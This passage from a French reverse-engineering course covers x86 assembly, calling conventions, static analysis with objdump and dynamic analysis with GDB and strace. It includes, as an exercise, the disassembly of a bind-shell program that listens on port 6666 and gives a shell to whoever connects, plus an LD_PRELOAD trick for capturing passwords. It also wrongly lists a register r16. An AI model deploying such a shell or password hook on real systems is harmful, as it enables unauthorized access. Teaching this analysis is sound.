l'analyse *black-box* : cette technique permet d'étudier un programme sans connaître son fonctionnement interne, en regardant uniquement comment il réagit et quels sont les résultats des différentes entrées et sorties. Nous n'étudierons pas cette technique dans ce cours ;

l'analyse *post-mortem* : il faut simplement regarder le résultat de l'exécution du programme, tels que les journaux produits, les changements dans les fichiers, dans la date d'accès des fichiers, les données que l'on peut retrouver dans la mémoire, etc.. C'est souvent la seule méthode utilisable dans le cadre de l'étude d'un incident. Cette technique est problématique car il faut savoir quels sont les éléments à regarder en priorité et elle nécessite souvent du matériel spécial pour réaliser de bonnes sauvegardes. Nous n'étudierons pas cette technique dans ce cours.

3.2 Programmation assembleur

Cette section présente quelques rappels sur les bases d'assembleur, nécessaires à la compréhension de la suite de ce chapitre. L'assembleur x86 a été choisi, puisqu'il correspond à l'architecture des TP, sous un système Linux.

3.2.1 Registres


x86

Il existe deux types de registres :

les registres à but général : `eax`, `ebx`, `ecx`, `edx`, `edi`, `esi` ;

les registres spéciaux : `ebp`, `esp`, `eip`, `eflags`, `cs`, `ds`, `ss`, `fs`, `gs`.

Un registre est codé sur 32 bits (4 octets) sur x86. On peut accéder à différentes parties du registre : `eax` est un double mot, soit 4 octets, `ax` est le *least significant half* de `eax` (les 2 octets de poids faible de `eax`), `al` est le *least significant byte* de `ax` (l'octet de poids faible de `eax`), et `ah` est le *most significant byte* de `ax` (l'octet de poids fort de `ax`) :



amd64

Sur un processeur x86 64 bits (architecture dite AMD64), les registres codés sur 64 bits commencent par la lettre `r` : `rsp`, `rip`, `rax`, `rbx`, `rcx`, `rdx`, `rsi`, `rdi`, etc. La moitié non significative de ces registres correspond aux registres 32 bits.

Huit autres registres génériques de 64 bits sont également présents : `r8`, `r9`, `r10`, `r11`, `r12`, `r13`, `r14`, `r15` et `r16`. Ils peuvent être utilisés à la place des registres génériques, sauf pour les instructions à registres implicites.

3.2.2 Instructions

La liste d'instructions utiles à la compréhension d'un programme en assembleur est courte :

- déplacement dans la mémoire :
  - `mov` : déplace le contenu d'un registre, d'une valeur immédiate ou d'un emplacement mémoire dans un registre ou dans un emplacement mémoire,
  - `lea` : charge l'adresse mémoire pointée dans un registre,
  - `push` : décrémente `esp` de 4 et ajoute une valeur sur la pile,

  - `pop` : extrait une valeur de la pile et incrémente `esp` de 4 ;
- instructions de contrôle :
  - `cmp` : compare deux registres/valeurs immédiates,
  - `call` : appelle une routine,
  - `int` : demande d'interruption logicielle,
  - `ret` : retour à la fonction appelante,
  - `je` (jump if equal), `jne` (jump if not equal),
  - `jg` (jump if greater), `jge` (jump if greater or equal), `jl` (jump if less), `jle` (jump if less or equal),
  - `jmp` : saut inconditionnel ;
- instructions arithmétiques :
  - `add` / `sub` / `mul` / `div` : modifie la valeur d'un registre,
  - `inc` : incrémentation unitaire d'un registre,
  - `dec` : décrémentation unitaire d'un registre ;
- instructions logiques : `and` / `or` / `xor` / `not` / `ror` / `rol` / `shr` / `shl` ;
- instructions diverses : `nop` ne fait rien (opcode 0x90).

3.2.3 Assembleur Linux x86 AT&T

L'assembleur Linux AT&T est celui utilisé par le compilateur `as` et les outils GNU.

Contrairement à certains assembleurs, l'assembleur AT&T place le registre de destination à la fin de l'instruction.

Les registres sont préfixés du symbole %, les valeurs immédiates d'un $.

Les instructions possèdent un suffixe de typage, selon la taille de l'opérande :
- `movb` : utilise qu'un seul octet (`movb $0xFF, %al`) ;
- `mov` ou `movw` : utilise un word (`mov $0xFFFF, %ax`) ;
- `movl` : utilise un double-word (`movl $0xFFFFFFFF, %eax`) ;
- `movq` : utilise un quad-word (`movq $0xFFFFFFFFFFFFFFFF, %rax`).

3.2.4 Méthodes d'accès aux données et à la mémoire

Les méthodes d'accès aux données (*data accessing methods*) sont :
- *immediate mode* (valeur directe précédée d'un $) :
  `mov $42, %eax`
- *register addressing mode* (contenu d'un registre) :
  `mov %ebx, %eax`
- *indirect addresing mode* (déréférencement de registre) :
  `mov (%eax), %ecx`
- *direct addressing mode* (déréférencement d'une adresse) :
  `mov 0x4242, %ebx` (= `mov $0x4242, %eax ; mov (%eax), %ebx`)
- *indexes addressing mode* (adresse calculée) : le "multiplier" représente en général la taille d'une variable et l'index permet d'avancer dans le tableau situé a l'adresse de base, et on y

accède de la façon : `Address(%offset, %index, %multiplier)`, par exemple :
`movl string_start(,%ecx,1), %eax`

— *base pointer addressing mode* (équivalent à l'indirect addressing avec un offset, on s'en servira très fréquemment pour accéder à une valeur sur la pile) :
`movl 4(%esp), %ebx`

L'instruction `lea -4(%ebp), %eax` correspond fonctionnellement à la pseudo instruction "`mov %ebp-4, %eax`" en une seule instruction (l'instruction `mov` ne permet pas de faire des calculs arithmétiques et cela nécessiterait deux instructions et un registre intermédiaire pour arriver au même résultat).

3.2.5 Pile

La pile (*stack*) est un emplacement en mémoire servant au stockage de valeurs temporaires, qui s'empilent les unes au dessus des autres. Quand un élément est ajouté sur la pile, le haut de la pile descend de la taille de cet élément (*downward*) : la pile commence donc à une adresse haute et finit à une adresse plus basse.

Pour stocker un élément dans la pile ou récupérer un élément, il faut utiliser les instructions `push` et `pop` :

0xbf000214	0xFFFFFFFF	
0xbf000210	0x00000000	← esp

```
mov $2, %eax
push  %eax
```

0xbf000214	0xFFFFFFFF	
0xbf000210	0x00000000	
0xbf00020C	0x00000002	← esp

```
pop %eax     /* %eax = 2 */
```

0xbf000214	0xFFFFFFFF	
0xbf000210	0x00000000	← esp

Pour accéder à la pile, on peut aussi utiliser l'adressage indirect : on utilise ce mode d'adressage avec le registre `esp` qui pointe sur le haut de la pile et `ebp` qui pointe sur la base de la pile de la fonction courante (chaque fonction se réserve un morceau sur la pile pour ses variables locales, `ebp` pointe vers le haut de ces variables).

0xbf000218	0x00000000	← ebp
0xbf000214	0xdeadcafe	
0xbf000210	0x0badc0de	← esp

`mov (%esp), %eax` ⇒ `%eax = 0x0badc0de`

`mov 4(%esp), %ebx` ⇒ `%ebx = 0xdeadcafe`

L'instruction `pop %eax` réalise un `mov (%esp), %eax` puis un `add $4, %esp`, car `esp` pointe sur l'élément en haut de la pile.

En 64 bits, les instructions de manipulation de la pile travaillent avec des qword implicitement. Les équivalents en 32 bits ne sont plus disponibles, mais les 16 bits restent disponibles.

3.2.6 Convention d'appel C

x86

Le mécanisme d'appel de fonction en C est soumis à des règles spécifiques de la *C calling convention*. Certains systèmes Unix utilisent la convention d'appel system V, d'autres la convention d'appel BSD. Windows utilise *stdcall* (très semblable, la différence se situe au niveau de la remise en état de la pile). La pile est l'élément de base qui permet l'exécution de la C Calling Convention : elle sert à spécifier le passage d'arguments, à stocker les variables locales et à renvoyer la valeur de retour.

L'utilisation de la pile et des registres `ebp` et `esp` vont permettre l'appel d'une fonction et le retour dans la fonction appelante dans de bonnes conditions. Pour cela, le compilateur crée un nouveau cadre de pile au début de la fonction appelée, restaure la pile de la fonction appelante juste avant le retour et transmet la valeur de retour à la fonction appelante.

Voici les étapes de la C Calling Convention :

1. push de tous les arguments de la fonction dans l'ordre inverse (le premier argument sera placé en dernier pour être sur le haut de la pile) ;
2. appel de la fonction : l'instruction call fait un push de l'adresse de retour (adresse de l'instruction suivant le call) et modifie `eip` pour qu'il pointe sur la première instruction de la fonction appelée ;
3. la fonction appelée exécute `push %ebp` pour sauvegarder l'adresse de base de l'ancien pointeur de pile dans la nouvelle pile et `mov %esp, %ebp` (`esp` pointe sur le haut de la pile actuelle qui va devenir la base de la nouvelle pile, on la place donc dans `ebp` pour pouvoir référencer cette nouvelle pile). La valeur de `ebp` pointe ainsi sur l'adresse en dessous des arguments de la fonction, de l'adresse de retour et de la sauvegarde de l'ancien `ebp`. Les variables locales à la fonction seront donc située en dessous de `ebp`. Ce registre permet ainsi de décrire une *stack frame* (cadre de pile) ;
4. la fonction réserve de la place pour les variables locales. Si elle a besoin de stocker un dword, le compilateur ajoutera l'instruction `sub $4, %esp`. On soustrait 4 à `esp` pour laisser de la place en haut de la pile, puisque les adresses hautes de la pile diminuent. Comme ces variables sont relatives à la stack frame de cette fonction, on dit qu'elles sont locales, car une fois l'ancienne pile restaurée, on ne pourra plus y accéder.

`argument n`	$n*4+4(\%ebp)$
`argument 2`	$12(\%ebp)$
`argument 1`	$8(\%ebp)$
`adresse de retour`	$4(\%ebp)$
`sauvegarde de ebp`	$(\%ebp)$
`variable locale 1`	$-4(\%ebp)$
`variable locale 2`	$-8(\%ebp)$ `et` $(\%esp)$

5. quand la fonction a fini son exécution, elle place la valeur de retour dans `eax`. Elle restaure la stack frame précédente (pour avoir accès à l'adresse de retour). Elle retourne le contrôle à la fonction appelante, en plaçant l'adresse de la prochaine instruction, qui avait été sauvegardée sur la pile, dans `eip` :

```
mov $0, %eax     # eax contient la valeur de retour 0
mov %ebp, %esp   # restore la stack frame
pop %ebp         # récupère l'ancien ebp
ret              # retourne le contrôle à la fonction appelante
```

   Selon la version du compilateur, l'instruction `leave` peut être utilisée. Elle correspond à la suite d'instructions `mov %ebp, %esp` et `pop %ebp` ;

6. juste après l'appel, gcc ajoute l'instruction `add 4*n, %esp`, où n est le nombre d'arguments de la fonction appelée, pour retrouver la pile comme avant l'appel.

Après l'appel à une fonction, les registres peuvent être modifiés, il faut donc penser à les sauvegarder et les restaurer après.

amd64

Avec l'architecture x86-64 (amd64), c'est la convention d'appel *System V AMD64 ABI* qui est utilisée :

— paramètres des fonctions dans les registres :

1. `rdi` / `xmm0` (flottant)
2. `rsi` / `xmm1` (flottant)
3. `rdx` / `xmm2` (flottant)
4. `rcx` / `xmm3` (flottant)
5. `r8` / `xmm4` (flottant)
6. `r9` / `xmm5` (flottant)

— valeur de retour : `rax` (ou `rax+rdx` pour valeurs 128 bits ou `xmm0`/`xmm1` pour flottantes)

3.2.7 Appels système sous Linux

x86

Pour faire un appel système il faut :

1. mettre le numéro de l'appel système dans `eax` (voir `/usr/include/asm/unistd.h` pour les valeurs) ;
2. préparer les arguments : sur Linux, ils sont mis dans les registres (`ebx` pour le premier, `ecx` pour le deuxième et `edx` pour le troisième),
3. utiliser l'instruction `int $0x80`, qui correspond à une interruption logicielle, qui va donner la main au noyau, pour qu'il exécute le code de l'appel système.

```
En C :          asm linux:
int main()      .globl _start
{               _start:
  exit(0);        mov $1, %eax
}                 mov $0, %ebx
                  int $0x80
```

amd64

L'exécution d'un appel système avec Linux en architecture amd64 se rapproche de la convention d'appel :

— le numéro de l'appel système est dans `rax`
— les arguments de l'appel système sont dans les registres `rdi`, `rsi`, `rdx`, `r10`, `r8` et `r9`
— les registres `rcx` et `r11` peuvent être modifiés durant l'appel système
— l'instruction `syscall` est utilisée
— le code de retour de l'appel système est dans `rax`

3.2.8 Écrire un programme en assembleur

Un programme en assembleur est composé de différentes sections, qui commencent toujours par un point. C'est une directive pour l'assembleur, aussi appelée *pseudo opération*. Les directives servent aussi à exporter des fonctions. Voici les points clés des programmes assembleur :

.section .data : cette section est faite pour la déclaration des variables globales initialisées comme des tableaux de caractères ;

.section .bss : cette section est faite pour la déclaration de variables globales non initialisées de taille déterminée ;

.section .rodata : cette section contient les variables globales en lecture seule, comme les chaînes de caractères en dur ;

.section .text : c'est dans cette section que va se trouver le code compilé du programme. On y liste d'abord le nom des fonctions, grâce à des symboles, qui vont permettre au compilateur de savoir où elles se trouvent. Il doit toujours avoir une fonction _start dans un programme, pour que le chargeur ELF sache où l'exécution du programme commence ;

.global _start : prévient que l'assembleur doit exporter le symbole _start après l'assemblage. ;

_start : définit le label _start, qui va être suivi des instructions du début du programme.

Rappelez vous qu'il existe deux types de syntaxe pour l'assembleur x86 : la syntaxe Intel utilisée sous Windows et sous unix dans certains cas (notamment avec l'assembleur `nasm`) et la syntaxe AT&T utilisée par défaut sous unix (notamment par `as`, `gcc`, `gdb` et `objdump`). Leurs principales différences portent l'ordre des opérandes qui sont inversées, le préfixage des opérandes et le suffixage des instructions. Ainsi, l'instruction suivante est valide dans la syntaxe Intel : `mov eax, 4`, alors qu'elle s'écrit `movl $4, %eax` avec la syntaxe AT&T.

Pour écrire un programme qui affiche "Hello World" sur la sortie standard, il faut :

— exécuter l'appel système `write`, en spécifiant comme paramètres la sortie standard, la chaîne que l'on veut écrire et sa taille ;

— exécuter l'appel système `exit`, en spécifiant comme paramètre la valeur de retour, pour que le programme quitte proprement (sans segfault).

```
# syntaxe AT&T
# pour compiler :
# as hello_as.s -o hello_as.o
# ld hello_as.o -o hello_as

.section .data
   hello: .string  "Hello World!\n"

.section .text

  .global _start
  _start:

   mov $4, %eax          # 4 correspond a write
   mov $1, %ebx          # premier argument de write, ici la sortie standard
   mov $hello, %ecx      # 2e argument de write, l'adresse de la chaine
   mov $13, %edx         # 3e argument de write, le nombre d'octets à ecrire
   int $0x80             # gate des appels systeme

   mov $1, %eax          # 1 correspond à exit
   mov $0, %ebx          # deuxieme argument de exit, la valeur de retour
   int $0x80             # on effectue l'appel systeme
```

Pour information, la compilation de ce programme sur une architecture amd64 nécessite de spécifier le paramètre `-32` au programme `as` et `-m elf_i386` à `ld` pour donner un résultat équivalent à une architecture 32 bits.

Exercice Cat en assembleur

Dans cet exercice, vous devrez réécrire l'outil cat en assembleur : votre programme doit afficher le contenu d'un fichier nommé *test*, dont la taille peut être supposée inférieure à 512 octets. Vous aurez besoin de quatre appels système (open, read, write, close). Le nom du fichier doit être stocké dans la section .data.

Ce code vous servira pour la suite du cours, gardez le.

3.3 Analyse statique

3.3.1 Introduction

L'analyse statique permet d'analyser un programme sans l'exécuter. Cette méthode permet ainsi d'analyser des binaires qui sont destinés à tourner sur un autre système. Cela permet également de comprendre un programme complètement, puisqu'il est possible d'analyser toutes les parties du programme, peu importe leurs conditions d'exécution.

En pratique, l'analyse statique peut être très difficile, notamment dans le cas de programmes chiffrés ou protégés par divers mécanismes. Il faut pouvoir comprendre facilement un code en assembleur et il faut de l'expérience pour pouvoir reconnaître des parties de code souvent communes.

Néanmoins, l'analyse d'exploit, de vers ou de virus est très intéressante et c'est une connaissance qui peut s'avérer très utile pour des personnes travaillant dans la sécurité informatique.

3.3.2 Outils

Nous allons analyser de simples binaires pour comprendre comment ils fonctionnent et repérer les étapes de base telles que les passages d'arguments ou la C calling convention, pour pouvoir se concentrer sur ce que fait vraiment le programme. Sous linux, vous pouvez utiliser `objdump` (syntaxe as) ou `ndisas` (dans le package de nasm, il utilise donc la syntaxe intel) pour désassembler un programme. Des désassembleurs multi-OS puissants sont disponibles, tels que `IDA` ou `Ghidra`, qui permettent de désassembler le code d'architectures très différentes et qui créent un graphe du programme, facilitant sa compréhension. Les désassembleurs avancés permettent de trouver les utilisations possibles de chaînes de caractères et des appels aux fonctions importées, donc des API.

Les instructions assembleur sont encodées en hexadécimal en deux parties :
- l'opcode, correspondant à la variante d'une mnémotechnique assembleur (codée sur 1 ou 2 octets)
- les opérandes, correspondant aux paramètres (registre, adresse, valeur), encodés dans l'octet de l'opcode ou dans les octets suivants

Les processeurs x86 ou amd64 appartiennent à la famille CISC, les instructions sont codées sur 1 à 15 octets.

Certaines opcodes sont faciles à retenir (0x90 pour `nop`, 0xc3 pour `ret`), d'autres ont beaucoup de variantes :
- 0x30 : XOR r/m8 r8
- 0x31 : XOR r/m16/32 r16/32
  - 0x31 0xC0 : xor eax, eax
  - 0x31 0xC1 : xor ecx, ecx
  - 0x31 0xC2 : xor edx, edx
  - ...
- 0x32 : XOR r8 r/m8
- 0x33 : XOR r16/32 r/m16/32
- 0x34 : XOR AL imm8
- 0x35 : XOR EAX imm16/32

Les opcodes des sauts sont importants :
- 0x74 : JE/JZ rel8 (-127, +128 à l'adresse qui suit l'instruction)
- 0x0F 0x84 : JE/JZ rel16/32
- 0x75 : JNE/JNZ rel8
- 0x0F 0x85 : JNE/JNZ rel16/32
- 0xE8 : CALL rel16/32
- 0xE9 : JMP rel16/32
- 0xEB : JMP rel8

Exercice Opcodes

Déterminer (avec `as` et `objdump`) l'opcode de :
— hlt
— inc eax, eax
— int $0x80
— int $3

Exercice Analyse statique

Voici la décompilation avec `objdump` de la fonction main d'un programme. À vous de trouver ce que fait ce code et son utilité :

```
080484e4 <main>:
 80484e4:       8d 4c 24 04             lea    0x4(%esp),%ecx
 80484e8:       83 e4 f0                and    $0xfffffff0,%esp
 80484eb:       ff 71 fc                pushl  -0x4(%ecx)
 80484ee:       55                      push   %ebp
 80484ef:       89 e5                   mov    %esp,%ebp
 80484f1:       51                      push   %ecx
 80484f2:       83 ec 34                sub    $0x34,%esp
 80484f5:       66 c7 45 e8 02 00       movw   $0x2,-0x18(%ebp)
 80484fb:       c7 04 24 0a 1a 00 00    movl   $0x1a0a,(%esp)
 8048502:       e8 ed fe ff ff          call   80483f4 <htons@plt>
 8048507:       66 89 45 ea             mov    %ax,-0x16(%ebp)
 804850b:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048512:       e8 2d ff ff ff          call   8048444 <htonl@plt>
 8048517:       89 45 ec                mov    %eax,-0x14(%ebp)
 804851a:       c7 44 24 08 06 00 00    movl   $0x6,0x8(%esp)
 8048521:       00
 8048522:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
 8048529:       00
 804852a:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048531:       e8 de fe ff ff          call   8048414 <socket@plt>
 8048536:       89 45 f8                mov    %eax,-0x8(%ebp)
 8048539:       8d 45 e8                lea    -0x18(%ebp),%eax
 804853c:       c7 44 24 08 10 00 00    movl   $0x10,0x8(%esp)
 8048543:       00
 8048544:       89 44 24 04             mov    %eax,0x4(%esp)
 8048548:       8b 45 f8                mov    -0x8(%ebp),%eax
 804854b:       89 04 24                mov    %eax,(%esp)
 804854e:       e8 e1 fe ff ff          call   8048434 <bind@plt>
 8048553:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
 804855a:       00
 804855b:       8b 45 f8                mov    -0x8(%ebp),%eax
 804855e:       89 04 24                mov    %eax,(%esp)
 8048561:       e8 5e fe ff ff          call   80483c4 <listen@plt>
 8048566:       c7 44 24 08 00 00 00    movl   $0x0,0x8(%esp)
 804856d:       00
 804856e:       c7 44 24 04 00 00 00    movl   $0x0,0x4(%esp)
 8048575:       00
 8048576:       8b 45 f8                mov    -0x8(%ebp),%eax
```

```
8048579:       89 04 24                mov    %eax,(%esp)
804857c:       e8 83 fe ff ff          call   8048404 <accept@plt>
8048581:       89 45 f8                mov    %eax,-0x8(%ebp)
8048584:       c7 44 24 04 00 00 00    movl   $0x0,0x4(%esp)
804858b:       00
804858c:       8b 45 f8                mov    -0x8(%ebp),%eax
804858f:       89 04 24                mov    %eax,(%esp)
8048592:       e8 8d fe ff ff          call   8048424 <dup2@plt>
8048597:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
804859e:       00
804859f:       8b 45 f8                mov    -0x8(%ebp),%eax
80485a2:       89 04 24                mov    %eax,(%esp)
80485a5:       e8 7a fe ff ff          call   8048424 <dup2@plt>
80485aa:       c7 44 24 04 02 00 00    movl   $0x2,0x4(%esp)
80485b1:       00
80485b2:       8b 45 f8                mov    -0x8(%ebp),%eax
80485b5:       89 04 24                mov    %eax,(%esp)
80485b8:       e8 67 fe ff ff          call   8048424 <dup2@plt>
80485bd:       c7 44 24 0c 00 00 00    movl   $0x0,0xc(%esp)
80485c4:       00
80485c5:       c7 44 24 08 ac 86 04    movl   $0x80486ac,0x8(%esp)
80485cc:       08
80485cd:       c7 44 24 04 af 86 04    movl   $0x80486af,0x4(%esp)
80485d4:       08
80485d5:       c7 04 24 af 86 04 08    movl   $0x80486af,(%esp)
80485dc:       e8 03 fe ff ff          call   80483e4 <execl@plt>
80485e1:       83 c4 34                add    $0x34,%esp
80485e4:       59                      pop    %ecx
80485e5:       5d                      pop    %ebp
80485e6:       8d 61 fc                lea    -0x4(%ecx),%esp
80485e9:       c3                      ret
80485ea:       90                      nop
```

3.4 Analyse dynamique

3.4.1 Introduction

L'analyse dynamique d'un programme est le fait d'analyser le code effectivement exécuté par ce programme. Pour cela, il faut stopper le programme à certains moments de son exécution et regarder l'état du contexte du programme : par exemple, regarder la valeur des différents registres ou des différentes variables à un instant donné.

Le fait d'exécuter un programme est bien sûr dangereux, surtout dans le cas d'analyse de malware. Il faut donc créer une *sandbox*, qui est un environnement d'exécution contrôlé. Plusieurs techniques peuvent être utilisées pour confiner un programme. La plus simple est celle du *sacrificial lamb* : on

exécute le programme sur une machine non connectée à un réseau et sans données importantes dessus. Il existe d'autres techniques qui utilisent des machines virtuelles, modifiées le plus souvent, implémentées en software. L'avantage est de pouvoir contrôler l'exécution du programme, d'interagir avec lui et de pouvoir créer des fichiers impossibles ou rediriger les journaux à l'extérieur de la VM. Il existe même des VM avec fonctionnalités avancées, comme ReVirt, qui enregistre toutes les interruptions et les entrées externes (clavier, réseau), ou un système qui enregistre les fichiers à l'état initial et qui permet de rejouer toutes les instructions de la machine et de voir comment les données sont modifiées au cours de l'attaque.

D'autres environnements pour confiner un programme existent, comme les chroot et les jails (chroot limite l'accès au système de fichiers, mais pas au processus, contrairement à jail), qui ont l'avantage de demander moins de ressources, mais le désavantage de ne pas être totalement fermés.

Les noyaux Linux récents incorporent le module YAMA, ajoutant entre autres une protection au niveau de l'appel système `ptrace`. Si la variable `/proc/sys/kernel/yama/ptrace_scope` ne vaut pas 0, il n'est pas possible de déboguer un processus appartenant au même UID si ce processus n'est pas le fils du processus désirant s'attacher (sauf avec la capacité `CAP_SYS_PTRACE`).

Nous allons d'abord voir comment faire de l'analyse dynamique en surveillant les appels système ou les appels aux bibliothèques, puis nous verrons comment fonctionne et comment utiliser un débogueur.

3.4.2 Outils

Syscall monitor

Les *syscall monitors* permettent de tracer les appels système effectués par un programme. C'est souvent suffisant pour comprendre la majorité de ses actions.

Sous Linux et BSD, l'outil `strace` (`truss` sous Solaris) utilise `/proc` et `ptrace()` pour lister les appels système.

Les syscall monitors peuvent aussi être utilisés pour confiner un programme : c'est le cas de `systrace`. Il permet, tout comme `strace`, de lister les appels système, mais en plus de définir les règles sur ceux-ci, pour contrôler le programme exécuté. Pour installer `systrace` sous linux il faut patcher le noyau, le recompiler et installer des outils de contrôle en espace utilisateur. Il possède trois modes :

- *Police generating mode* (`systrace -A command`), qui permet de créer un fichier avec les règles par défaut dont le programme a besoin pour s'exécuter ;
- *Police enforcing mode* (`systrace -a command`), qui permet de confiner un programme en suivant les règles définies ;
- *Interactive mode* (`systrace command`), qui exécute le programme et ses règles, si elles existent, puis demande la permission avant d'exécuter chaque appel système.

Le programme `systrace` est aujourd'hui utilisé sous OpenBSD pour compiler des programmes d'origine extérieure (pour les portages), car un portage peut avoir été modifié pour qu'il se connecte sur une machine extérieure, par exemple. On est ainsi directement prévenu que le programme utilise l'appel système `connect`.

Pour réaliser du confinement grâce aux appels système, il est également possible d'utiliser la technique du *syscall spoofing*, qui consiste à remplacer un appel système par un autre, à l'insu du programme qui veut l'exécuter, pour l'empêcher par exemple d'appeler `fork`.

Le danger du confinement grâce aux appels système est que dans le cas d'une implémentation en espace utilisateur, le programme de confinement peut être attaqué de différentes manières. Même dans le cas d'une implémentation dans le noyau, la plupart des *systemcall monitors* ne sont pas capables d'analyser les différents threads d'un programme, ce qui peut poser des problèmes puisqu'un thread non analysé peut effectuer des tâches dangereuses.

Library call monitors

Les *library call monitors* tracent les appels aux fonctions des bibliothèques partagées. Les outils `ltrace` (Linux, BSD) et `sotruss` (Solaris) permettent ainsi d'épier les appels des bibliothèques réalisés par les programmes qu'ils surveillent.

On peut aussi utiliser les library call monitor pour confiner un programme : on regarde la liste des fonctions appelées grâce à `nm` ou `objdump`, puis on utilise `LD_PRELOAD` pour précharger une bibliothèque partagée que l'on a créée et dont les fonctions vont être appelées avant celles par défaut. On peut par exemple, dans le cas d'un programme qui utilise `strcmp` pour comparer un mot de passe saisi et l'original, écrire une fonction `strcmp` qui affiche la valeur des paramètres passés, pour pouvoir retrouver le mot de passe. Mais il reste encore le problème des appels aux fonctions chargées à la main, avec `dlopen`.

3.4.3 GDB

Introduction

Pour pouvoir stopper un programme, avoir des informations sur le moment où on l'a stoppé et continuer son exécution après l'analyse ou après avoir modifié certaines variables pour voir les réactions du programme, il faut utiliser un débogueur.

Le débogueur classique des environnements GNU est le programme GDB. Il permet d'exécuter un programme ou de s'attacher à un processus en cours d'exécution. Pour pouvoir stopper le programme au moment souhaité, GDB utilise `ptrace` pour surveiller l'action du programme fils qu'il exécute. Il permet de placer des points d'arrêt (*breakpoints*) sur des fonctions ou lors d'accès à des emplacements mémoire particuliers. Les points d'arrêts logiciels sont implémentés en remplaçant l'instruction originelle par l'instruction `int 3` (0xcc), que GDB intercepte pour pouvoir s'arrêter à l'adresse voulue. Au moment où GDB va récupérer cette interruption, il va arrêter le programme et remplacer l'INT3 par l'opcode initial, pour que l'exécution du programme se déroule correctement. L'avantage de cette technique est qu'elle peut être utilisée sur une multitude de processeurs et d'architectures. Les processeurs x86 permettent également d'utiliser des points d'arrêt matériels (*hardware breakpoints*), qui utilisent les registres DR0-DR3, dans lesquels il faut placer les adresses des points d'arrêt.

Pour que GDB puisse donner le plus d'informations possible sur un programme, il utilise les symboles contenus dans l'exécutable. Si le programme analyse est compilé en utilisant des options de

débogage (`-g` ou `-ggdb` avec gcc), les symboles donneront un maximum d'informations, jusqu'à fournir à quelles parties du source du programme correspond la partie en cours d'exécution. Dans le cas d'un binaire *strippé*, la majorité des symboles est enlevée, l'analyse dynamique est donc compromise et doit souvent être complétée par une analyse statique, qui permet de recréer une table de symboles. En revanche, dans le cas d'un programme chiffré ou compressé, il n'y a rien à faire pour passer ses protections, puisque le programme va forcément se déchiffrer avant de s'exécuter. C'est un avantage sur l'analyse statique. Le désavantage étant qu'il est difficile d'obtenir une vue d'ensemble d'un programme, puisque par exemple si le programme exécute une partie de son code que sous certaines conditions (par exemple s'il est root), on ne verra pas ces parties s'exécuter, à moins de réussir à trouver les conditions à remplir pour changer le flux de l'exécution.

Commandes de base

On lance le processus de débogage grâce à la commande `gdb programme`. Dans les commandes gdb, un registre commence par $, une adresse par un * et les opérations arithmétiques sont possibles. Des *cast* en C peuvent également être utilisés. Les commandes ont toutes une version longue et une version courte, entre parenthèses dans la suite.

- Contrôle de l'exécution :
  - `run (r) arguments` : lance l'exécution du programme avec les arguments fournis
  - `attach pid` : force gdb à suivre un processus déjà lancé
  - `break` (b) fonction : pose un breakpoint après le prologue et la réservation de la place des variables locales de la fonction
  - `break (b) *0x08040301` : pose un breakpoint à l'adresse donnée
  - `continue` (c) : continue l'exécution jusqu'au prochain breakpoint
  - `step` (s) : exécution ligne à ligne, si le programme a été compilé avec `-ggdb`
  - `stepi` (si) : exécution instruction par instruction
  - `next` (n) : exécution ligne à ligne, sans rentrer dans les fonctions appelées
- Analyse :
  - `disassemble` (disas) : désassemble la fonction courante ou donnée en paramètre
  - `info` (i) : donne la liste des informations disponibles
  - `info registers` (i r) : affiche tous les registres
  - `info breakpoints` (i b) : affiche tous les breakpoints
  - `info locals` (i lo) : affiche les variables locales si le programme a été compilé avec `-ggdb`
  - `print` (p) : affiche un registre (avec $eax), une variable locale ou globale ou une adresse en mémoire (`print (char *)*0xbffffffc`)
  - `display` : affiche à chaque prompt une expression
  - `x/NBR format adresse` : examine les NBR valeurs de format donné (x pour hexadécimal, s pour chaîne de caractères, c pour caractères et i pour instructions assembleur) en partant de l'adresse donnée.
- Autres commandes utiles :
  - `help` (h) : affiche l'aide
  - `x/100x $esp` : afficher la pile courante (100 valeurs hexadécimal au dessus de esp).
  - `set *addr = val` : modifie une valeur dans la mémoire du programme
  - `p fonction` : affiche l'adresse d'une fonction (pour afficher l'adresse d'une bibliothèque dynamique, il faut exécuter le début du programme, car c'est à l'exécution que les bibliothèques dynamiques sont chargée en mémoire)
  - `set follow-fork-mode child` : permet de suivre les fils du programme analysé

Exercice Modifier le flux d'exécution avec GDB

Nous fournissons la source d'un programme qui fait une boucle infinie. Vous devez lancer le binaire et le faire sortir proprement de cette boucle en utilisant gdb (vous devrez attacher gdb au processus lancé dans une autre console, mettre un breakpoint quelque part pour l'arrêter et modifier la mémoire).

Exercice Crackme

Nous fournissons un binaire qui demande un nom et un sérial. Il vérifie et affiche la validité de ces données. Vous devez trouver le sérial qui correspond à votre login, en analysant statiquement le binaire pour avoir une idée ou chercher, puis avec une analyse dynamique pour trouver en mémoire votre sérial.

3.4.4 Scripter le débogage

Il existe des environnements de scripts créés pour automatiser certaines tâches de débogage et qui fournissent un ensemble de primitives de base : s'attacher à un programme, poser un breakpoint pour appeler une fonction, écrire et lire dans la mémoire, etc.

Les environnements de scripts les plus utilisés sont :
- `pydbg` (qui fait partie de l'ensemble `Paimei`) : en python, pour Windows, avec une documentation assez légère ;
- `metasm` (qui offre en plus un environnement d'assemblage et de désassemblage) : en ruby, pour Linux (avec `ptrace`) et Windows (à la main à l'aide de jump vers un shellcode...), avec une documentation inexistante.

Voici un exemple avec `metasm` sous Linux, récupérable en clonant le dépôt git à l'adresse `https://github.com/jjyg/metasm.git` et en définissant la variable SHELL `RUBYLIB` au répertoire de `metasm`. Le script ci dessous s'attache au programme en argument, pose un breakpoint à une adresse et affiche des informations quand le breakpoint est atteint :

```
#!/usr/bin/ruby
require 'metasm'

dbg = Metasm::LinOS.create_debugger('/bin/sh')
dbg.go(0x80002280)

esp = dbg.get_reg_value(:esp)
printf "esp = 0x%x\n", esp
```

```
printf "*esp = 0x%x\n", dbg.memory_read_int(esp)
dbg.kill
```

3.5 Protections

De nombreuses protections existent contre l'analyse statique ou dynamique. Ces protections ont pour but en général d'éviter le piratage de logiciel. C'est d'ailleurs souvent dans les jeux vidéo que ces protections sont les plus complexes, car c'est un secteur très touché par le cracking.

